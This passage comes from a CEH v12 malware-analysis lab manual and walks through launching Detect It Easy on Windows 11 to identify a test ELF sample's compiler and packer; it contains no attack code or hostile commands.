
Detect It Easy (DIE) is an application used for determining the types of files. Apart from the Windows, DIE is also available for Linux and Mac OS. It has a completely open architecture of signatures and can easily add its own algorithms for detecting or modifying the existing signatures. It detects a file's compiler, linker, packer, etc. using a signature-based detection method.

- In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools\DIE** and double-click **die.exe**.

Module 07 – Malware Threats




2. **Open File - Security Warning** appears, click **Run**.
3. **Detect It Easy** window appears. Click ellipses icon next to the **File name** text field.




Module 07 – Malware Threats

- The **Open file...** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses**, select **ELF Test File**, and click **Open**.

